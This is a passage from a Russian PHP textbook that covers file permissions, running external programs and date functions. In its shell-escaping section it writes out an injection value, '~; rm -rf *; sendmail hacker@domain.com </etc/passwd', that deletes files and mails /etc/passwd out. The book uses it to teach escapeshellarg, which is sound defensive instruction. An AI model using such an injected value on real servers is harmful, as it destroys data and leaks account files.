Команда `mkdir` — это программа для создания каталогов. Она доступна всем пользователям системы, а потому расположена в каталоге /bin. Как видим, владельцем файла является суперпользователь (UID = 0 и GID = 0), однако всем пользователям разрешено читать и выполнять данный файл. Таким образом, все пользователи могут создавать у себя каталоги.

Закрытые системные файлы

```
-r--------  0  0   /etc/shadow  (= 0400)
```

Файл /etc/shadow хранит пароли всех пользователей системы (точнее, их хэш-коды), а потому он имеет максимальную защиту. Никто, кроме администратора (или кроме процессов, запущенных под администратором — это одно и то же), не может просматривать содержимое данного файла.

> ***Замечание***
>
> Взглянув на пример, приведенный выше, может показаться, что `root`-пользователь не может писать в файл /etc/shadow, однако это не так: суперпользователь имеет максимальные права на любой файл вне зависимости от его атрибутов.

Функции PHP

В PHP существует целый ряд функций для определения и манипулирования правами доступа файлов, а также смены владельца и группы (если по каким-то причинам скрипт запущен с правами администратора).

Права доступа

Рассмотрим функции, предназначенные для получения и установки прав доступа к некоторому файлу (или каталогу).

`int fileowner(string $filename)`

Функция возвращает *числовой* идентификатор пользователя, владеющего указанным файлом (UID).

`bool chown($filename, string $uid)`

Делает попытку сменить владельца файла `$filename` на указанного. Параметр `$uid` может быть числом (равным UID) или же строкой (содержащей имя пользователя в системе). В случае успеха возвращает `true`.

> ***Внимание!***
>
> Владельца файла может менять только администратор. Так что, скорее всего, в реальных CGI-скриптах данная функция работать не будет.

`int filegroup(string $filename)`

Возвращает *числовой* идентификатор группы, владеющей указанным файлом (GID).

bool chgrp(string $*filename*, mixed $*gid*)

Данная функция меняет группу для файла `$filename`. Аргумент `$gid` может быть числовым представлением GID или же строковым именем группы. Пользователь может менять группу у файлов, которыми он владеет, но не на любую, а только на одну из тех, которой принадлежит сам.

bool chmod(string $*filename*, int $*perms*)

Функция предназначена для смены прав доступа к файлу `$filename`. Параметр `$perms` должен быть целым числом в восьмеричном представлении (например, `0755` для режима `rwxr-xr-x` — не забудьте о ведущем нуле!).

int fileperms(string $*filename*)

Функция возвращает числовое представление прав доступа к файлу. Информация закодирована в битовом представлении: тип файла кодируется первыми 7 битами, права доступа — последними 9 битами. Для того чтобы лучше понять результат, возвращаемый функцией `fileperms()`, удобно преобразовать результат в восьмеричную и двоичную системы счисления (листинг 17.1).

Листинг 17.1. Использование функции `fileperms()`. Файл fileperms.php

```
<?php ## Использование функции fileperms()
  // Получаем права доступа и тип файла
  $perms = fileperms("text.txt");
  // Преобразуем результат в восьмеричную систему счисления
  echo decoct($perms); // 100664
  // Преобразуем результат в двоичную систему счисления
  echo decbin($perms); // 1000000110100100
?>
```

Как видно из результатов выполнения скрипта, в восьмеричной системе счисления файлу text.txt назначены права доступа `664` (`110100100`) — чтение и запись для владельца и группы владельца и чтение для всех остальных. Последовательность `1000000`, предшествующая непосредственно правам доступа, сообщает, что перед нами обычный файл. В табл. 17.1 приводится соответствие масок различным типам файлов.

***Таблица 17.1.** Соответствие битовых масок типу файлов*

Маска	Описание
1000000	Обычный файл
1100000	Сокет
1010000	Символическая ссылка
0110000	Специальный блочный файл
0100000	Каталог
0010000	Специальный символьный файл
0001000	FIFO-канал

Для работы с отдельными битами удобно воспользоваться поразрядным пересечением `&` (листинг 17.2).

Замечание

Поразрядные операторы подробно рассматриваются в *главе 7*.

Листинг 17.2. Определение типа файла. Файл typefile.php

```
<?php ## Определение типа файла
  // Получаем права доступа и тип файла
  $perms = fileperms("text.txt");

  // Определяем тип файла
  if (($perms & 0xC000) == 0xC000)
    echo "Сокет";
  elseif (($perms & 0xA000) == 0xA000)
    echo "Символическая ссылка";
  elseif (($perms & 0x8000) == 0x8000)
    echo "Обычный файл";
  elseif (($perms & 0x6000) == 0x6000)
    echo "Специальный блочный файл";
  elseif (($perms & 0x4000) == 0x4000)
    echo "Каталог";
  elseif (($perms & 0x2000) == 0x2000)
    echo "Специальный символьный файл";
  elseif (($perms & 0x1000) == 0x1000)
    echo "FIFO-канал";
  else
    echo "Неизвестный файл";
?>
```

Определение атрибутов файла

array stat(string $*filename*)

Функция собирает вместе всю информацию, выдаваемую операционной системой об атрибутах указанного файла, и возвращает ее в виде массива. Этот массив всегда содержит следующие элементы с указанными ключами:

- `0` — устройство;
- `1` — номер узла inode;
- `2` — атрибуты защиты файла;
- `3` — число синонимов (жестких ссылок) файла;
- `4` — идентификатор UID владельца;
- `5` — идентификатор GID группы;
- `6` — тип устройства;
- `7` — размер файла в байтах;

- `8` — время последнего доступа в секундах, прошедших с 1 января 1970 года;
- `9` — время последней модификации *содержимого* файла;
- `10` — время последнего изменения *атрибутов* файла;
- `11` — размер блока;
- `12` — число занятых блоков.

> ***Внимание!***
>
> Элемент `10` — время последнего изменения атрибутов файла — меняется, например, при смене прав доступа к файлу. При записи в файл каких-либо данных без изменения размера файла он *остается неизменным*. Наоборот, атрибут `9` — время последней модификации файла — меняется каждый раз, когда кто-то изменяет содержимое файла. В большинстве случаев вам будет нужен именно атрибут `9`, но не `10`.

Как мы видим, в массив помещается информация, которая доступна в системах UNIX. Под Windows многие поля могут быть пусты (например, в файловой системе FAT32 у файлов нет владельца, а значит, нет и идентификатора владельца файла и группы). Обычно они бывают совершенно бесполезны при написании сценариев.

Обратите внимание, что в UNIX, в отличие от Windows, время создания файла нигде не запоминается. Поэтому и получить его нельзя.

Если `$filename` задает не имя файла, а имя символической ссылки, то будет возвращена информация о том файле, на который указывает эта ссылка, а не о ссылке. Для получения информации о ссылке можно воспользоваться вызовом `lstat()`, имеющим точно такой же синтаксис, что и `stat()`.

Специальные функции

Для того чтобы каждый раз не возиться с вызовом `stat()` и разбором выданного массива, разработчики PHP предусмотрели несколько простых функций, которые сразу возвращают какой-то один параметр файла. Кроме того, если объект (обычно файл), для которого вызвана какая-либо из ниже перечисленных функций, не существует, эта функция возвратит `false`.

`int filesize(string $filename)`

Возвращает размер файла в байтах или `false`, если файла не существует.

`int filemtime(string $filename)`

Возвращает время последнего изменения содержимого файла или `false` в случае отсутствия файла. Если файл не обнаружен, возвращает `false` и генерирует предупреждение.

Данную функцию можно использовать, например, так, как указано в листинге 17.3.

Листинг 17.3. Время изменения файла. Файл mtime.php

```
<?php ## Время изменения файла
  $mtime = filemtime(__FILE__);
  echo "Последнее изменение страницы: ".date("Y-m-d H:i:s");
?>
```

int fileatime(string $*filename*)

Возвращает время последнего доступа (access) к файлу (например, на чтение). Время выражается в количестве секунд, прошедших с 1 января 1970 года.

int filectime(string $*filename*)

Возвращает время последнего изменения атрибутов файла.

> ***Внимание!***
>
> Еще раз предупреждаем: не путайте эту функцию с `filemtime()`! В большинстве случаев она оказывается совершенно бесполезной.

int touch(string $*filename* [, int $*timestamp*])

Устанавливает время модификации указанного файла `$filename` равным `$timestamp` (в секундах, прошедших с 1 января 1970 года). Если второй параметр не указан, то подразумевается текущее время. Если файл с указанным именем не существует, он создается пустым. В случае ошибки, как обычно, возвращается `false` и генерируется предупреждение.

Определение типа файла

string filetype(string $*filename*)

Возвращает строку, которая описывает тип файла с именем `$filename`. Если такой файл не существует, возвращает `false`. После вызова строка будет содержать одно из следующих значений:

- `file` — обычный файл;
- `dir` — каталог;
- `link` — символическая ссылка;
- `fifo` — FIFO-канал;
- `block` — блочно-ориентированное устройство;
- `char` — символьно-ориентированное устройство;
- `unknown` — неизвестный тип файла.

Несколько функций, рассматриваемые ниже, представляют собой лишь надстройку для функции `filetype()`. В большинстве случаев они очень полезны, и пользоваться ими удобнее, чем последней.

bool is_file(string $*filename*)

Возвращает `true`, если `$filename` — обычный файл.

bool is_dir(string $*filename*)

Возвращает `true`, если `$filename` — каталог.

bool is_link(string $*filename*)

Возвращает `true`, если `$filename` — символическая ссылка.

Определение возможности доступа

В PHP есть еще несколько функций, начинающихся с префикса `is_`. Они довольно интеллектуальны, поэтому рекомендуется использовать их перед "опасными" открытиями файлов.

bool is_readable(string $*filename*)

Возвращает `true`, если файл может быть открыт для чтения.

bool is_writeable(string $*filename*)

Возвращает `true`, если в файл можно писать.

bool is_executable(string $*filename*)

Возвращает `true`, если файл — исполняемый.

Заметьте, что все функции генерируют предупреждение, если производится попытка определить тип несуществующего файла. Этого недостатка лишена следующая функция.

bool file_exists(string $*filename*)

Возвращает `true`, если файл с именем `$filename` существует на момент вызова.

Используйте эту функцию с осторожностью! Например, следующий код никуда не годится с точки зрения безопасности:

```
$fname = "/etc/passwd";
if (!file_exists($fname))
  $f = fopen($fname,"w");
else
  $f = fopen($fname,"r");
```

Дело в том, что между вызовом `file_exists()` и открытием файла в режиме `w` проходит некоторое время, в течение которого другой процесс может "вклиниться" и "подменить" используемый нами файл. Сейчас это все кажется маловероятным, но данная проблема выходит на передний план при написании сценария счетчика, который мы рассматривали в предыдущей главе.

Ссылки

Что такое ссылка (для тех, кто не знает)? В системе UNIX (да и в других ОС в общем-то тоже) довольно часто возникает необходимость иметь для одного и того же файла или каталога разные имена. При этом логично одно из имен назвать основным, а все другие — его псевдонимами (aliases). В терминологии UNIX такие псевдонимы называются *ссылками*.

Символические ссылки

Символическая (или символьная) ссылка — это просто бинарный файл специального вида, который содержит ссылку на основной файл. При обращении к такому файлу (например, открытию его на чтение) система "соображает", к какому объекту на самом

деле запрашивается доступ, и прозрачно его обеспечивает. Это означает, что мы можем использовать символические ссылки точно так же, как и обычные файлы (в частности, работают функции `fopen()`, `fread()` и т. д.). Необходимо добавить, что можно совершенно спокойно удалять символические ссылки, не опасаясь за содержимое основного файла. Это делается обычным способом — например, вызовом `unlink()` или `rmdir()`.

`string readlink(string $linkname)`

Функция возвращает имя основного файла, с которым связан его синоним *`$linkname`*. Это бывает полезно, если вы хотите узнать основное имя файла, чтобы, например, удалить сам файл, а не ссылку на него. В случае ошибки функция возвращает значение `false`.

`bool symlink(string $target, string $link)`

Эта функция создает символическую ссылку с именем *`$link`* на объект (файл или каталог), заданную в *`$target`*. В случае "провала" функция возвращает `false`.

`array lstat(string $filename)`

Функция полностью аналогична вызову `stat()`, за исключением того, что если *`$filename`* задает не файл, а символическую ссылку, будет возвращена информация именно об этой ссылке (а не о файле, на который она указывает, как это делает `stat()`).

Жесткие ссылки

В конце главы давайте рассмотрим еще один вид ссылок — *жесткие ссылки*. Оказывается, создание символической ссылки — не единственный способ задать для одного файла несколько имен. Главный недостаток символических ссылок, как вы, наверное, уже догадались, — существование основного имени файла, на которое все и ссылаются. Попробуйте удалить этот файл — и вся "паутина" ссылок, если таковая имелась, развалится на куски. Есть и другой недостаток: открытие файла, на который указывает ссылка, происходит несколько медленнее, т. к. системе нужно проанализировать содержимое ссылки и установить связь с "настоящим" файлом. Особенно это чувствуется, если одна ссылка указывает на другую, та — на третью и т. д. уровней на 10.


Жесткие ссылки позволяют вам иметь для одного файла несколько совершенно *равноправных* имен. При этом если одно из таких имен будет удалено (например, при помощи `unlink()`), то сам файл удалится только, если данное имя было последним, и других имен у файла нет. Сравните с символическими ссылками, удаляя которые файл испортить нельзя.

Зарегистрировать новое имя у файла (т. е. создать для него жесткую ссылку) можно с помощью функции `link()`. Ее синтаксис полностью идентичен функции `symlink()`, да и работает она по тем же правилам, за исключением того, что создает не символическую, а жесткую ссылку. Фактически, вызов `link()` — это почти то же, что и `rename()`, только старое имя файла не удаляется, а остается.

> ***Внимание!***
>
> Хотя в файловой системе NTFS под Windows существует возможность создавать как жесткие, так и символические ссылки, PHP поддерживает работу со ссылками, только начиная с версий Windows Vista и Windows Server 2008.

Резюме

В этой главе мы узнали, как операционная система разграничивает доступ к различным файлам и каталогам, что такое владелец процесса и файла, на что влияют права доступа и как их правильно устанавливать. Мы рассмотрели несколько функций, предназначенных для получения разнообразных атрибутов файла (таких как размер, дата модификации, тип и т. д.). Также узнали, что права доступа для каталога несколько отличаются от прав доступа к файлам. Постарайтесь запомнить аналогию: атрибут `r` для каталога разрешает операцию, похожую на результат выполнения функции PHP `array_keys()`, атрибут `x` же — разрешает "оператор" `$array[$name]`.



ГЛАВА 18

Запуск внешних программ

Листинги данной главы
можно найти в подкаталоге exec.

Функции запуска внешних программ в PHP требуются достаточно редко. Их "непопулярность" объясняется прежде всего тем, что при использовании PHP программист получает в свое распоряжение почти все возможности, которые могут когда-либо понадобиться, в частности почтовые функции, на которые приходится львиная доля вызовов внешних программ в других языках — например, в Perl. Тем не менее в числе стандартных функций языка присутствует полный набор средств, предназначенных для запуска программ и утилит операционной системы.

Запуск утилит

string system(string $*command* [,int& $*return_var*])

Эта функция, как и ее аналог в C, запускает внешнюю программу, имя которой передано первым параметром, и выводит результат работы программы в выходной поток, т. е. в браузер. Последнее обстоятельство сильно ограничивает область применения функции.

> ***Замечание***
>
> Впрочем, и используя функции перенаправления вывода, мы все-таки можем получить и обработать результат запущенной программы, но стоит ли игра свеч? Может быть, лучше воспользоваться более подходящими средствами?

Если функции передан также второй параметр — переменная (именно переменная, а не константа!), то в нее помещается код возврата вызванного процесса. Ясно, что это требует от PHP ожидания завершения запущенной программы — так он и поступает в любом случае, даже если последний параметр не задан.

> ***Внимание!***
>
> Не нужно и говорить, что при помощи данной функции можно запускать только те команды, в которых вы абсолютно уверены. В частности, *никогда* не передавайте функции `system()` данные, пришедшие из браузера пользователя (предварительно не обработав их), — это может нанести серьезный урон вашему серверу, если злоумышленник запустит какую-

нибудь разрушительную утилиту — например, `rm -rf ~/`, которая быстро и "без лишних слов" очистит весь домашний каталог пользователя.

Как уже упоминалось, выходной поток данных программы направляется в браузер. Если вы хотите этого избежать, воспользуйтесь функциями `popen()` или `exec()`. Если же вы, наоборот, желаете, чтобы выходные данные запущенной программы попали прямиком в браузер и никак при этом не исказились (например, вы вызываете программу, выводящую в стандартный выходной поток какой-нибудь GIF-рисунок), в этом случае в самый раз будет функция `passthru()`.

```
string exec(string $command [, list& $array] [, int& $return_var])
```

Функция `exec()`, как и `system()`, запускает указанную программу или команду, однако, в отличие от последней, она ничего не выводит в браузер. Вместо этого функция возвращает последнюю строку из выходного потока запущенной программы. Кроме того, если задан параметр `$array` (который обязательно должен быть переменной), он заполняется списком строк, которые печатаются программой в *выходной поток* (при этом завершающие символы `\n` *отсекаются*).

> ***Замечание***
>
> Если массив уже содержал какие-то данные перед вызовом `exec()`, новые строки просто добавляются в его конец, а не заменяют старое содержимое массива. Учитывайте это в своих программах, иначе нетрудно получить очень нетривиальную ошибку.

Как и в функции `system()`, при задании параметра-переменной `$return_var` код возврата запущенного процесса будет помещен в эту переменную. Так что функция `exec()` тоже дожидается окончания работы нового процесса и только потом возвращает управление в PHP-программу.

```
string passthru(string $command [,int& $return_var])
```

Эта функция запускает указанный в ее первом параметре процесс, и весь его вывод направляет прямо в браузер пользователя, один в один. Она может пригодиться, например, если вы воспользовались какой-нибудь утилитой для генерации изображений "на лету", оформленной в виде отдельной программы.

Вообще, в PHP есть мощные встроенные функции для работы с изображениями: библиотека GD, которую мы рассмотрим в *главе 38*. Однако даже они не подходят при сложных манипуляциях с графикой, имеется в виду наложение теней, размытие и т. д. В то же время, существует масса сторонних утилит командной строки, которые умеют выполнять всевозможные преобразования со многими графическими форматами (GIF, JPEG, PNG, BMP и т. д.). Один из наиболее известных пакетов — ImageMagick, доступный по адресу **http://www.imagemagick.org**. На сайте, помимо прочего, можно найти бинарные дистрибутивы для всех основных операционных систем, которые вы можете просто скопировать в свой домашний каталог и использовать.

Давайте рассмотрим пример использования функции `passthru()`:

```
header("Content-type: image/jpeg");
passthru("./convert -blur 3 input.jpg -");
```

Функция `header()`, которую мы еще не рассматривали, сообщает браузеру пользователя, что данные поступят в графическом формате JPEG, а последующий вызов утилиты командной строки `convert` размывает указанный JPEG-файл (диаметр размытия —

3 пиксела). За счет указания символа - вместо имени файла результат передается в стандартный выходной поток (который `passthru()` перенаправляет прямиком в браузер).

> ***Замечание***
>
> Здесь предполагается, что утилита `convert` находится в текущем каталоге. Если это не так, укажите полный путь к ней. Конечно, при условии, что она установлена.

Оператор "обратные апострофы"

В PHP существует специальный оператор — *обратные апострофы* (backticks) — для запуска внешних программ и получения результата их выполнения. То есть оператор `` ` ` `` возвращает данные, отправленные запущенной программой в стандартный выходной поток:

```
$string = `dir`;
echo $string;
```

Данный пример выводит в браузер результат команды `dir`, которая доступна в Windows и предназначена для распечатки содержимого текущего каталога.

> ***Внимание!***
>
> Обратите внимание, что апострофы именно *обратные*, а не прямые — нужный символ находится на основной клавиатуре слева от клавиши с цифрой 1.

Экранирование командной строки

string escapeshellcmd(string $*command*)

Помните, мы обсуждали, что нельзя допускать возможности передачи данных из браузера пользователя (например, из формы) в функции `system()` и `exec()`? Если это все же нужно сделать, то данные должны быть соответствующим способом обработаны. Например, можно защитить все специальные символы обратными слешами и т. д. Это и делает функция `escapeshellcmd()`. Чаще всего ее применяют примерно в таком контексте:

```
system("cd ".escapeshellcmd($toDirectory));
```

Здесь переменная `$toDirectory` пришла от пользователя, например, из формы или cookies. Давайте посмотрим, как злоумышленник может стереть все данные на вашем сервере, если вы по каким-то причинам забудете про `escapeshellcmd()`, написав следующий код:

```
system("cd $toDirectory"); // Никогда так не делайте!
```

Задав такое значение в форме для `$toDirectory`:

```
~; rm -rf *; sendmail hacker@domain.com </etc/passwd
```

хакер добьется своего разрушительного результата, а заодно и пошлет себе по почте файл /etc/passwd, который в UNIX-системах содержит данные об именах и паролях пользователей. Действительно, ведь в скрипте будет выполнена команда:

```
cd ~; rm -rf *; sendmail hacker@domain.com </etc/passwd
```

В UNIX для указания нескольких команд в одной строке используется разделитель ;. В то же время, если использовать escapeshellcmd(), строка превратится в следующее представление:

```
cd \~\; rm -rf \*\; sendmail hacker@domain.com \</etc/passwd
```

Как видите, перед всеми специальными символами добавился слеш, а значит, командный интерпретатор уже не будет считать их управляющими (в частности, символ ; теряет свой специальный смысл).

string escapeshellarg(string $*command*)

Данная функция отличается от escapeshellcmd() тем, что старается попусту не добавлять слеши в строку. Вместо этого она заключает ее в кавычки, вставляя только перед теми символами, для которых это действительно необходимо (таковых всего три: $, ` и \).

Пример, приведенный выше, лучше бы записать с применением именно этой функции (а не escapeshellcmd()):

```
system("cd ".escapeshellarg($toDirectory));
```

В этом случае при попытке подставить "хакерские" данные будет выполнена следующая команда оболочки:

```
cd "~; rm -rf *; sendmail hacker@domain.com </etc/passwd"
```

Такая команда, конечно же, совершенно безвредна.

Каналы

Мы уже привыкли, что можем открыть некоторый файл для чтения при помощи функции fopen(), а затем читать или писать в него данные. Теперь представьте себе немного отвлеченную ситуацию: вы хотите из сценария запустить какую-то внешнюю программу (скажем, утилиту sendmail для отправки или приема почты). Вам понадобится механизм, посредством которого вы могли бы *передать* этой утилите данные (например, e-mail и текст письма).

Временные файлы

Можно, конечно, заранее сохранить данные для запроса в отдельном временном файле, затем запустить программу, указав ей этот файл в качестве стандартного *входного потока* (оператор < оболочки):

```
$tmp = tempnam(".", "");
file_put_contents($tmp, "What do you think I am? Human?");
system("commandToExecute < $tmp");
unlink($tmp);
```

Как видите, довольно многословно. Кроме того, создание временного файла требует дополнительных издержек производительности. Как раз в такой ситуации и удобно использовать межпроцессные каналы.

Открытие канала

resource popen(string $*cmd*, string $*mode*)

Функция запускает программу, указанную в параметре $*cmd*, и открывает канал либо к ее входному потоку ($mode == "w"), либо же к выходному ($mode == "r").

Давайте предположим, что по каким-то причинам стандартная функция PHP для отправки почты mail() на хостинге не работает (такое иногда случается). Мы хотим вручную отправлять письма, используя утилиту командной строки sendmail (в Perl, кстати, это довольно распространенный метод). В листинге 18.1 приведен скрипт, который отправляет самого себя по почте, не используя при этом функцию mail(), а полагаясь только на утилиту sendmail.

Листинг 18.1. Использование функции popen(). Файл popen.php

```
<?php ## Использование функции popen()
  // Запускаем процесс (параллельно работе сценария) в режиме чтения
  $fp = popen("/usr/sbin/sendmail -t -i", "wb");
  // Передаем процессу тело письма в стандартный входной поток
  fwrite($fp, "From: our script <script@mail.ru>\n");
  fwrite($fp, "To: someuser@mail.ru\n");
  fwrite($fp, "Subject: here is myself\n");
  fwrite($fp, "\n");
  fwrite($fp, file_get_contents(__FILE__));
  // Не забудем также закрыть канал
  pclose($fp);
?>
```

Теперь более подробно. По команде popen() запускается указанная в первом параметре программа, причем выполняется она параллельно сценарию. Соответственно, управление сразу возвращается на следующую строку, и сценарий не ждет, пока завершится наша утилита (в отличие от функции system()). Второй параметр задает режим работы: чтение или запись, точно так же, как это делается в функции fopen() (в нашем случае необходим режим записи).

Далее в нашем примере происходит вот что. Стандартный вход утилиты sendmail (тот, который по умолчанию является обычной клавиатурой) прикрепляется к идентификатору $fp. Теперь все, что печатает скрипт (а в нашем случае он печатает тело письма и его заголовки), попадает во входной поток утилиты sendmail, и может быть прочитано внутри нее при помощи обычных вызовов файловых функций чтения с консоли.

После того как "дело сделано", канал $fp, вообще говоря, нужно закрыть. Если он ранее был открыт в режиме записи, утилите "на том конце" передается, что ввод данных "с клавиатуры" завершен, и она может закончить свою работу.

Взаимная блокировка (deadlock)

Нужно обратить внимание на то, что при помощи popen() канал *нельзя* открыть в режиме одновременного чтения и записи. Тем не менее в PHP существует функция

`proc_open()`, которая умеет запускать процессы и позволяет при этом работать как с их входным, так и с выходным потоками.

`resource proc_open(string $cmd, array $spec, array &$pipes)`

Функция запускает указанную в `$cmd` программу и передает дескрипторы ее входного и выходного потоков в PHP-скрипт. Информация о том, какие дескрипторы передавать и каким образом, задается в массиве `$spec`.

В листинге 18.2 приведен пример использования функции из документации PHP.

Листинг 18.2. Пример взаимной блокировки. Файл dead.php

```
<?php ## Пример взаимной блокировки
  header("Content-type: text/plain");
  // Информация о стандартных потоках
  $spec = [
     0 => ["pipe", "r"],  // stdin
     1 => ["pipe", "w"],  // stdout
     2 => ["file", "/tmp/error-output.txt", "a"] // stderr
  ];
  // Запускаем процесс
  $proc = proc_open("cat", $spec, $pipes);
  // Дальше можно писать в $pipes[0] и читать из $pipes[1]
  for ($i = 0; $i < 100; $i++)
    fwrite($pipes[0], "Hello World #$i!\n");
  fclose($pipes[0]);
  while (!feof($pipes[1])) echo fgets($pipes[1], 1024);
  fclose($pipes[1]);
  // Закрываем дескриптор
  proc_close($proc);
?>
```

Используйте функцию `proc_open()` *очень осторожно*: при неаккуратном применении возможна *взаимная блокировка* (deadlock) скрипта и вызываемой им программы. В каком случае это может произойти? Представьте, что запущенная утилита принимает данные из своего входного потока и тут же перенаправляет их в выходной поток. Именно так поступает команда UNIX `cat`, которая задействована в листинге 18.2. Когда мы записываем данные в `$pipes[0]`, утилита немедленно перенаправляет их в `$pipes[1]`, где они накапливаются в буфере.

Но размер буфера не безграничен — обычно всего 10 Кбайт. Как только он заполнится, утилита `cat` войдет в состояние сна (в функции записи): она будет ожидать, пока кто-нибудь не считает данные из буфера, таким образом, освободив немного места.

Что же получается? Утилита ждет, пока сценарий считает данные из ее выходного потока, а скрипт — пока утилита будет готова принять информацию, которую он ей передает. Фактически две программы ждут друг друга, и это может продолжаться до бесконечности.

Как решить данную проблему? Вообще, общего метода не существует — ведь каждая программа может буферизировать свой выходной поток по-разному, и, не вмешиваясь в ее код, на данный параметр никак нельзя повлиять.

Примечание

Утилита `cat` использует буфер размером 10 Кбайт — вы можете в этом легко убедиться, увеличив верхнюю границу цикла `for` в листинге 18.2 со 100, например, до 1000. При этом произойдет взаимная блокировка, и скрипт "зависнет", не потребляя процессорного времени (т. к. он ожидает окончания ввода/вывода).

Если все же необходимо использовать `proc_open()`, старайтесь писать и читать данные маленькими порциями и чередовать операции чтения с операциями записи. Кроме того, закрывайте потоки при помощи `fclose()` так рано, как только это возможно.

Примечание


Впрочем, вы можете использовать `proc_open()` и без связывания потоков нового процесса с PHP-программой. В этом случае указанная утилита запускается и продолжает работать в фоновом режиме — либо до своего завершения, либо же до вызова функции `proc_terminate()`. Вы также можете менять приоритет только что созданного процесса, чтобы он отнимал меньше системных ресурсов (функция `proc_nice()`). Подробнее обо всем этом см. в документации PHP.

Резюме

В данной главе мы ознакомились с функциями, позволяющими запускать в PHP-программе внешние утилиты командной строки. В UNIX таких утилит сотни. Запуск сторонней программы, выполняющей некоторое законченное действие, часто является наилучшим (с точки зрения переносимости между хостерами) способом выполнения задачи.

В главе рассмотрены функции для работы с межпроцессными каналами. Мы узнали, что из-за буферизации ввода/вывода возможна ситуация, когда процесс-родитель будет находиться в режиме ожидания данных от запущенного потомка, а потомок станет ждать данные от родителя. Таким образом, возникает состояние взаимной блокировки (deadlock): оба процесса оказываются приостановлены.

ГЛАВА 19



Работа с датой и временем

Листинги данной главы
можно найти в подкаталоге date.

В PHP присутствует полный набор средств, предназначенных для работы с датами и временем в различных форматах. Дополнительные модули (входящие в дистрибутив PHP и являющиеся стандартными) позволяют также работать с календарными функциями и календарями различных народов мира. Мы рассмотрим только самые популярные из этих функций.

Установка часового пояса

Начиная с версии PHP 5.1, большинство функций для работы с датой и временем обращаются к директиве часового пояса `date.timezone`. Если она не установлена, то генерируется предупреждение. Для того чтобы избежать этого предупреждения, следует либо установить значение директивы `date.timezone` в конфигурационном файле php.ini

```
date.timezone = "Europe/Moscow"
```

либо установить значение этой директивы при помощи функции `date_default_timezone_set()` в начале скрипта:

```
<?php
  date_default_timezone_set("Europe/Moscow");
  ...
```

Представление времени в формате timestamp

`int time()`

Возвращает время в секундах, прошедшее с начала "эпохи UNIX" — полуночи 1 января 1970 года по Гринвичу. Этот формат данных принят в UNIX как стандартный: в частности, время последнего изменения файлов указывается именно в таком формате (как вы, возможно, помните по описанию функции `filemtime()`). Вообще говоря, почти все функции по работе со временем имеют дело именно с таким его представлением (которое называется *unix timestamp*). То есть представление "количество секунд с 1 января 1970 года" весьма универсально и, что главное, удобно.

Примечание

На самом-то деле, timestamp не отражает реальное (астрономическое) число секунд с 1 января 1970 года, а немного отличается от него. Впрочем, это нисколько не умаляет преимущества от его использования.

mixed microtime(bool *$asFloat*=false)

Если параметр *$asFloat* не задан, возвращает строку в формате: "*дробная_часть целая_часть*", где *целая_часть* — результат, возвращаемый функцией time(), а *дробная_часть* — дробная часть секунд, служащая для более точного измерения промежутков времени. В качестве разделителя в строке используется единственный пробел. Для того чтобы работать со временем, необходимо разбить возвращенное значение по этому пробелу, а затем просуммировать полученные части:

```
list ($frac, $sec) = explode(" ", microtime());
$time = $frac + $sec;
```

Специально для того чтобы каждый раз не выполнять эти команды, существует необязательный параметр — *$asFloat*. Если его значение равно true, функция сразу же возвращает вещественное число.

Вычисление времени работы скрипта

Функцию microtime() удобно использовать для измерения времени работы скрипта. В самом деле, запишите первой командой сценария:

```
define("START_TIME", microtime(true));
```

а последней — вызов

```
printf("Время работы скрипта: %.5f с", microtime(true) - START_TIME);
```

Внимание!

Постарайтесь, чтобы вся основная работа программы заключалась между этими двумя вызовами. Тогда время будет выводиться с высокой достоверностью.

Учтите, что данный способ выводит не процессорное ("чистое") время, а "абсолютное". Например, если сервер в момент запуска сценария окажется сильно загруженным другими программами, время возрастет.

Большие вещественные числа

Рассмотрим один тонкий момент, который может неприятно удивить программиста, работающего со временем в формате timestamp (листинг 19.1).

Листинг 19.1. Использование microtime(). Файл microtime.php

```
<?php ## Использование microtime()
  $time = microtime(true);
  printf("С начала эпохи UNIX: %f секунд.<br />", $time);
  echo "С начала эпохи UNIX: $time секунд.<br />";
?>
```

Если вы запустите скрипт из листинга 19.1, то увидите, что числа, выведенные в браузер, будут немного различаться. Например:

```
С начала эпохи UNIX: 887883858.313820 секунд.
С начала эпохи UNIX: 887883858.314 секунд.
```

Как видите, функция `printf()` (и `sprintf()`, кстати, тоже) округляет дробные числа не так, как это происходит при "разворачивании" переменной в строке. Разница заметна потому, что в `$time` содержится очень большая величина — сотни миллионов. В то же время, известно, что в машинной арифметике все числа хранятся приближенно (числа идут с некоторой очень маленькой "гранулярностью", или шагом), и чем больше число, тем меньшая у него точность.

> ***Примечание***
>
> Вот довольно известная фраза: "В машинной арифметике между нулем и единицей находится столько же дробных чисел, сколько между единицей и бесконечностью".

Вероятно, при "разворачивании" переменной непосредственно в строку PHP выполняет с ней какие-то преобразования, в результате которых сильно падает точность (например, он может проконвертировать 8-байтовый тип `double` в 4-байтовый тип `float`). Тем не менее, в переменной `$time` время все же хранится с достаточной степенью точности, так что вы можете выполнять с ним арифметические действия без всяких опасений, не задумываясь о погрешностях. Но будьте осторожны при выводе результата: он может сильно отличаться от реального значения переменной.

Построение строкового представления даты

`string date(string $`*`format`*` [,int $`*`timestamp`*`])`

Эта функция очень полезна и весьма универсальна. Она возвращает строку, отформатированную в соответствии с параметром `$`*`format`* и сформированную на основе параметра `$`*`timestamp`* (если последний не задан, то на основе текущей даты). Строка формата может содержать обычный текст, перемежаемый одним или несколькими символами форматирования:

- `U` — количество секунд, прошедших с полуночи 1 января 1970 года;
- `z` — номер дня от начала года;
- `Y` — год, 4 цифры;
- `y` — год, 2 цифры;
- `F` — название месяца, например, `January`;
- `m` — номер месяца;
- `M` — название месяца, трехсимвольная аббревиатура, например, `Jan`;
- `d` — номер дня в месяце, всегда 2 цифры (первая может быть 0);
- `j` — номер дня в месяце без предваряющего нуля;
- `w` — день недели, 0 соответствует воскресенью, 1 — понедельнику, и т. д.;
- `l` — день недели, текстовое полное название, например, `Friday`;

- `D` — день недели, английское трехсимвольное сокращение, например, `Fri`;
- `a` — `am` или `pm`;
- `A` — `AM` или `PM`;
- `h` — часы, 12-часовой формат;
- `H` — часы, 24-часовой формат;
- `i` — минуты;
- `s` — секунды;
- `S` — английский числовой суффикс (`nd`, `th` и т. д.).

